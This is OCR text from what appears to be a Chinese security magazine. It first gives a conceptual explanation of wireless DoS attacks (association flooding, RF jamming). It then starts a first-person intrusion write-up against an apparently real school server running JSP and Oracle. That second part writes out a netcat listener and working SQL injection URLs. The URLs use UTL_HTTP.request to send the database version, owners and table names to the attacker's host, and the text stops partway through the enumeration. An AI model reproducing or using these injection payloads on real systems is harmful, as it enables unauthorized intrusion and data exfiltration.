


图29

需要注意的是，伴随着Deauthentication数据包的出现，随之出现的就是大量的Disassociation数据包，这是因为先取消验证，自然就会出现取消连接，也就是断开连接的情况了。

2. 关联洪水攻击

关联洪水攻击，国际上称之为Association Flood Attack，全称即关联洪水(泛洪)攻击，通常被简称为Asso攻击，是无线网络拒绝服务攻击的一种形式。它试图通过利用大量模仿的和伪造的无线客户端关联来填充AP的客户端关联表，从而达到淹没AP的目的。

这么说吧，由于开放身份验证(空身份验证)允许任何客户端通过身份验证然后关联。利用这种漏洞的无线黑客可以通过创建多个到达已连接或已关联的客户端来模仿很多客户端，从而淹没目标AP的客户端关联表。同样为方便大家理解，可以参考下面我绘制的图30。可以看到，当客户端关联表溢出后，合法无线客户端将无法再关联，于是就形成了拒绝服务攻击。




图30

一旦无线路由器/接入点的连接列表遭到泛洪攻击，接入点将不再允许更多的连接，并会因此拒绝合法用户的连接请求。当然，还有一种可能是无线黑客集合了大量的无线网卡，或者是改装的集合大量无线网卡芯片的捆绑式发射机(类似于我们常说的"短信群发器")，进行大规模连接攻击的话，对于目前广泛使用的无线接入设备，也将是很有效果的。

当无线网络遭受到此类攻击时，我们可以对当前无线网络进行监测和分析，就能够看到如图31所示的情形：遭到洪泛攻击的接入点网络数据，出现了大量无法验证的无线客户端MAC及请求。




图31

3. RF干扰攻击

如果说前面几种D.o.S攻击还是主要基于无线通信过程及协议的话，那么RF干扰攻击就是完全不同的一种攻击方式了。

RF干扰攻击，国际上称之为RF Jamming Attack，在个别文章中有时也称之为RF Disruption Attack，该攻击是通过发出干扰射

频达到破坏正常无线通信的目的。其中,R F全称为Radio Frequency,即射频,主要包括无线信号发射机及收信机等。在通信领域,关于无线信号干扰和抗干扰对策一直是主要研究方向之一。

这个其实很好理解,这类工具大家也可能都见过或者听说过,就好比说考四六级英语,我们常看到报纸上提及的那个"手机信号屏蔽器"就是类似的东西,如图32所示为国内目前正在使用的手机干扰机,只要一打开,就可以保证半径为几十或者几百米之内所有的手机无法连接基站,原理完全一样,只不过"手机信号屏蔽器"的覆盖频率只涉及了GSM或者CDMA工作频段而已。图33所示为车载手机/GPS多功能干扰机。

同样地,我也绘制了这样一幅无线R F干扰攻击原理图以供参考。如图34所示。




图33




图34



图32

需要说明的是,由于目前我们普遍使用的无线网络都工作在2.4G H z频带范围,此频带范围包含802.11b、802.11g、802.11n、蓝牙等,具体如表3所示,所以针对此频带进行干扰将会有效地破坏正常的无线通信,导致传输数据丢失、网络中断、信号不稳定等情况出现。


表3 无线网络工作频段

标准	速率	频率
802.11b	11 Mbit/s	2.4000～2.4835GHz
802.11g	54 Mbit/s	2.4000～2.4835GHz
802.11n	540 Mbit/s	2.4000～2.4835GHz

小结

我们都知道,一旦无线路由器被攻破,那就意味着该无线网络彻底地陷落,以上为目前针对无线路由器及无线A P的一些主要攻击手法,但并不是说除此之外就没有了,更多的方法我会在后续的无线安全文章中给出实例和讲解。本文诞生的另一个原因是,在过去的3年里,身为国内最早的无线安全版块超版,看到很多无线或者黑客类网站、论坛仍在大量转载一些破解WEP或者W P A破解的文章(有些甚至是我2007年发的),一直觉得颇有些哭笑不得,难道无线安全就只是这点东西?这里我只想说:作为无线安全来说,不仅仅是破解WEP或者WPA-PSK密码那么简单,其涵盖的方面和内容远比表面呈现的丰富得多。正如我们常说的:别被流言蒙蔽了双眼。

前置知识：Oracle数据库
关键词：脚本、Oracle、注入



一个Oracle注入点引发的检测剖析

文/图 eyu

这几年人们在网络安全意识方面有了很大的进步，技术水平也有了比较大的提高，比较重要的服务器基本都换成了Linux，脚本基本采用JSP，辅之以Oracle数据库，同时再辅之以IPS，不如以前那么容易入侵了，不过硬件设备的升级换代，也不能保证100%的安全，这不我又找到了一个Oracle注入点，引发了我的此次入侵检测。

此Oracle注入点服务器为***主服务器，主站由JSP+Oracle+Linux组成，JSP发布平台采用Resin/2.1.17，开放22、80、6000端口，Resin此版本无漏洞，突破只能从Web端口。经过我的一番努力，找到了一个Oracle注入点，为数字型，不支持union，比较麻烦，但还好支持UTL_HTTP.request反弹数据猜解，省去了很多工夫。

首先本机执行"nc -vv -l -p 5555"，然后在注入点提交"http://xx.xx.xx.cn/xx//work/firstpage /inject.jsp?type=答疑时间&index=180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20banner%20from%20sys.v_$version%20where%20rownum=1))=1"，返回当前数据库版本为Oracle 9i，如图1所示。



图1

之后猜解数据库，提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select owner from all_tables where rownum=1))=1"，返回数据库名为"SYS"，如图2所示。




图2

再提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select owner from all_tables where ower<>'SYS' and rownum=1))=1"，以此类推可以猜解出所有的数据库名。

下面开始猜解表名，提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='XX'%20and%20rownum=1))=1"，返回第一个表名ABORT_SCHOOL，如图3所示。

